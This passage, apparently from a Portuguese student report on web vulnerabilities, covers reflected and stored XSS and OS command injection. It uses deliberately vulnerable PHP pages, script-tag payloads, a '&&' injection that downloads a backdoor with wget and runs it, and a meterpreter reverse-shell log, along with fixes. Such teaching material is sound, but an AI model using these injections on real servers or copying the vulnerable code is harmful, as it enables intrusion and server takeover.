 que serve para mudar de linha. Quando a linha é adicionada o arquivo é fechado através do comando fclose e depois é apresentado através do include.

Tal como no SQLi, a princípio não parece haver nada de errado com o código mas o problema é que a informação não é filtrada e por isso se digitarmos instruções em HTML ou em javascript estas serão executadas.

4.3.4 Cenário de ataque

Primeiro cenário - Reflected XSS

Vamos imaginar que o atacante está à procura de uma vulnerabilidade XSS no servidor e começa por testar a primeira opção. Para isso ele acrescenta uma instrução em javascript no campo de texto, por exemplo <script>alert("aqui existe xss")</script>.




Figura 4.14: XSS no primeiro campo




Figura 4.15: Resultado

Como podemos ver, a instrução foi executada pelo sistema, o que significa que se enviarmos para alguém a URL com a instrução que colocamos a mesma será executada. Agora pensem na quantidade de opções que um possível atacante pode pensar para extrair informações das vítimas através de um site legítimo, sem contar que o servidor não tem como saber se o ataque foi feito devido ao facto de não armazenar as informações digitadas.

Segundo cenário - Stored XSS

O atacante com o mesmo propósito que no cenário anterior em vez de testar a primeira opção irá testar a segunda, mas usando a mesma instrução para testar se é vulnerável a XSS. A diferença de um cenário para outro é que neste a informação digitada fica armazenada no servidor o que faz com que qualquer um que entre na página tenha o script executado no seu navegador.



Figura 4.17: Resultado

Figura 4.16: XSS no segundo campo



Figura 4.18: Stored XSS

4.3.5 Como prevenir

Nos cenários de ataque que apresentamos, podemos concluir que esta vulnerabilidade afeta o servidor mas afeta mais quem o acessa. As soluções usadas para corrigir o XSS são idênticas aos métodos usados para corrigir o SQLI. A mais geral seria filtrar as instruções mas uma boa opção seria usar a função `htmlspecialchars()` que converte os caracteres em entidades HTML impossibilitando assim a execução das instruções.

```
<?php
$coisa = htmlspecialchars($_GET['coisa']);
if($coisa){
    echo $coisa;
}


$postagem = htmlspecialchars($_GET['postagem']);
if($postagem){
    $arquivo = fopen("comentario.html", "a");
    fwrite($arquivo, "<br>" . $postagem . "<br>");
    fclose($arquivo);
}
echo "<br><h1>Aba de comentarios</h1>";
include "comentario.html";
?>
```

Figura 4.19: Sintaxe vuln.php



127.0.0.1/xss/vuln.php?coisa=<script>alert('xss')</script>
<script>alert('xss')</script>
Aba de comentarios


Figura 4.20: Primeiro campo



127.0.0.1/xss/vuln.php?postagem=<script>alert('xss')</script>
Aba de comentarios
<script>alert('xss')</script>

Aba de comentarios
<script>alert("xss")</script>

Figura 4.21: Segundo campo



```
C:\var\www\html\xss> cat comentario.html
<br><script>alert('xss')</script>
```

Figura 4.22: Output do comentario.html

4.4 OS Command Injection

4.4.1 Descrição geral e consequências


O OS Command Injection é uma vulnerabilidade que permite ao atacante executar comandos no OS do servidor. Esta vulnerabilidade muito recorrente acontece pela falta de verificação do que é introduzido, passando essa informação digitada para uma shell do OS. Podemos considerar esta vulnerabilidade como uma das mais perigosas já catalogadas na história da cibersegurança porque quem explora a mesma tem os seus comandos executados com as permissões da aplicação vulnerável em que na maioria dos casos o invasor pode ver o que está dentro dos arquivos do servidor, editar os mesmos, fazer upload de arquivos, executar backdoors, etc tornando-a assim numa das mais temidas.

4.4.2 Código exemplo

Para ilustrar a vulnerabilidade decidimos criar uma página chamada index.php onde o utilizador pode colocar um site que depois de ser submetido será enviado através do parâmetro server para outra pagina chamada ping.php que irá testar se o servidor está no ar ou não, lembrando que nesta situação o parâmetro "server" envia a informação através do método GET.

```
<?php
$recebe = $_GET['server'];
if($recebe){
    echo "<pre>";
    echo system('ping -c 3 ' . $recebe);
    echo "</pre>";
}
?>
```

Figura 4.23: Sintaxe ping.php




127.0.0.1/osc/ x

← → ↻ ⓘ 127.0.0.1/osc/

Ping a server:

Submit

Figura 4.24: index.php



127.0.0.1/osc/ping.php?server=www.google.com +

← → ↻ ⓘ 127.0.0.1/osc/ping.php?server=www.google.com

PING www.google.com (216.58.209.68) 56(84) bytes of data.
64 bytes from waw02s06-in-f4.1e100.net (216.58.209.68): icmp_seq=1 ttl=115 time=35.6 ms
64 bytes from mad07s22-in-f4.1e100.net (216.58.209.68): icmp_seq=2 ttl=115 time=29.4 ms
64 bytes from mad07s22-in-f4.1e100.net (216.58.209.68): icmp_seq=3 ttl=115 time=27.9 ms

--- www.google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 27.944/30.963/35.550/3.296 ms
rtt min/avg/max/mdev = 27.944/30.963/35.550/3.296 ms

Figura 4.25: ping.php

4.4.3 Análise da sintaxe

A informação enviada através do parâmetro server será armazenada numa variável chamada \$recebe. Quando o "if" é executado, as instruções echo escrevem <pre> que tem como objetivo formatar o texto que está depois dela. Dentro destas instruções existe outro echo que executa a função system() que tem como objetivo executar o comando "ping -c 3 "junto com a variável \$recebe numa shell do OS do servidor, verificando assim se o servidor digitado está no ar ou não.

4.4.4 Cenário de ataque

Vamos supor que o atacante tem como objetivo enviar uma backdoor para dentro do servidor e depois executa-la para ter acesso a tudo. Uma das formas de o fazer seria digitando o site que se pretende ver se está no ar ou não, seguido de "&&" para escrever outro comando a seguir e depois colocando o comando que se pretende. Vamos supor que ele usa o comando wget para baixar a backdoor, (back.php.txt), para dentro do servidor, (back.php), seguido do comando ls para visualizar os arquivos que estão dentro da pasta.



Figura 4.26: Intrusão maliciosa





Figura 4.27: Resultado

Como podemos ver a backdoor cujo nome é back.php foi enviada para o servidor com sucesso! Agora vamos executar a backdoor usando o comando "php back.php" para ver se conseguimos obter acesso ao servidor.



The image shows a web browser window on the left and a terminal window on the right. The browser window has a title bar with navigation buttons and the address bar shows '127.0.0.1/osc/'. Below the address bar, there is a form with the label 'Ping a server:' and a text input field containing 'www.google.com && php back.php'. A 'Submit' button is located below the input field. The terminal window on the right has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal content shows the following commands and output:

```
emsf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.48:8080
[*] Sending stage (39282 bytes) to 192.168.1.48
[*] Meterpreter session 3 opened (192.168.1.48:8080 → 192.168.1.48:47264 )
t 2021-12-12 12:58:22 -0500

meterpreter > shell
Process 5722 created.
Channel 0 created.
ls
back.php
index.php
ping.php

whoami
www-data

pwd
/var/www/html/osc
```

Figura 4.28: Meterpreter

Como podemos ver a backdoor foi executada com sucesso, depois de esta ser executada ainda testamos os comandos `ls`, `whoami` e `pwd` que foram executados sem quaisquer problemas. A conclusão que podemos tirar deste ataque é que apenas com dois comandos nós conseguimos colocar uma backdoor e executa-la o que comprova o quão perigosa é esta vulnerabilidade devido há liberdade que dá ao atacante para ele fazer o que bem entende do servidor.

4.4.5 Como prevenir

Existem algumas formas de corrigir esta vulnerabilidade, como por exemplo filtrando os caracteres '"', ";", etc mas este método não é perfeito pois existem outros tipos de caracteres que podem ser usados e que podemos nos esquecer de filtrar. O método mais recomendado seria evitar usar funções que executem comandos no OS e substituí-las por outras funções que foram desenhadas para fazer o que precisamos sem ter que executar comandos. Por exemplo neste caso nós vamos usar uma função chamada `gethostbyname()` que irá converter o servidor digitado em um ip caso o mesmo esteja no ar, caso não esteja no ar a função não irá fazer essa conversão.



Figura 4.29: ping.php




Figura 4.31: Teste com injeção

Capítulo 5

Conclusões

Neste trabalho discutimos algumas vulnerabilidades web, foi elaborada uma contextualização de modo a que essas vulnerabilidades sejam reconhecidas e evitadas mais facilmente pelos utilizadores. Tendo em conta o exposto consideramos que as vulnerabilidades estão cada vez mais presentes no nosso dia a dia e por isso deve existir uma conduta responsável e atenta no uso das ferramentas web. Assim, com a finalização do trabalho recomendamos a que o leitor se informe sobre mais vulnerabilidades web, e que procure sempre aprender para bem da sua segurança. [1]

Contribuições dos autores

O autor AM ficou encarregue do capítulo Broken Access Control, e o autor AC ficou encarregue do capítulo de Injeção. O restante do trabalho foi executado pelos 2 autores, tendo sido a percentagem de contribuição de cada um 50%.

Acrónimos

BAC Broken Access Control

LFI Local File Inclusion

JWT JSON Web Token

SQLI SQL Injection

XSS Cross-site Scripting

Bibliografia

- [1] <https://owasp.org/Top10/>.
- [2] <https://github.com/s0md3v/Arjun/>.
- [3] <https://www.neuralegion.com/blog/local-file-inclusion-lfi/>.
- [4] <https://www.aptive.co.uk/blog/local-file-inclusion-Lfi-testing/>.
- [5] <https://github.com/sqlmapproject/sqlmap/>.
- [6] <https://visao.sapo.pt/exameinformatica/noticias-ei/internet/2013-09-10-hackers-portugueses-atacaram-cia-nsa-fbi-e-departamento-de-estado-dos-eua/>.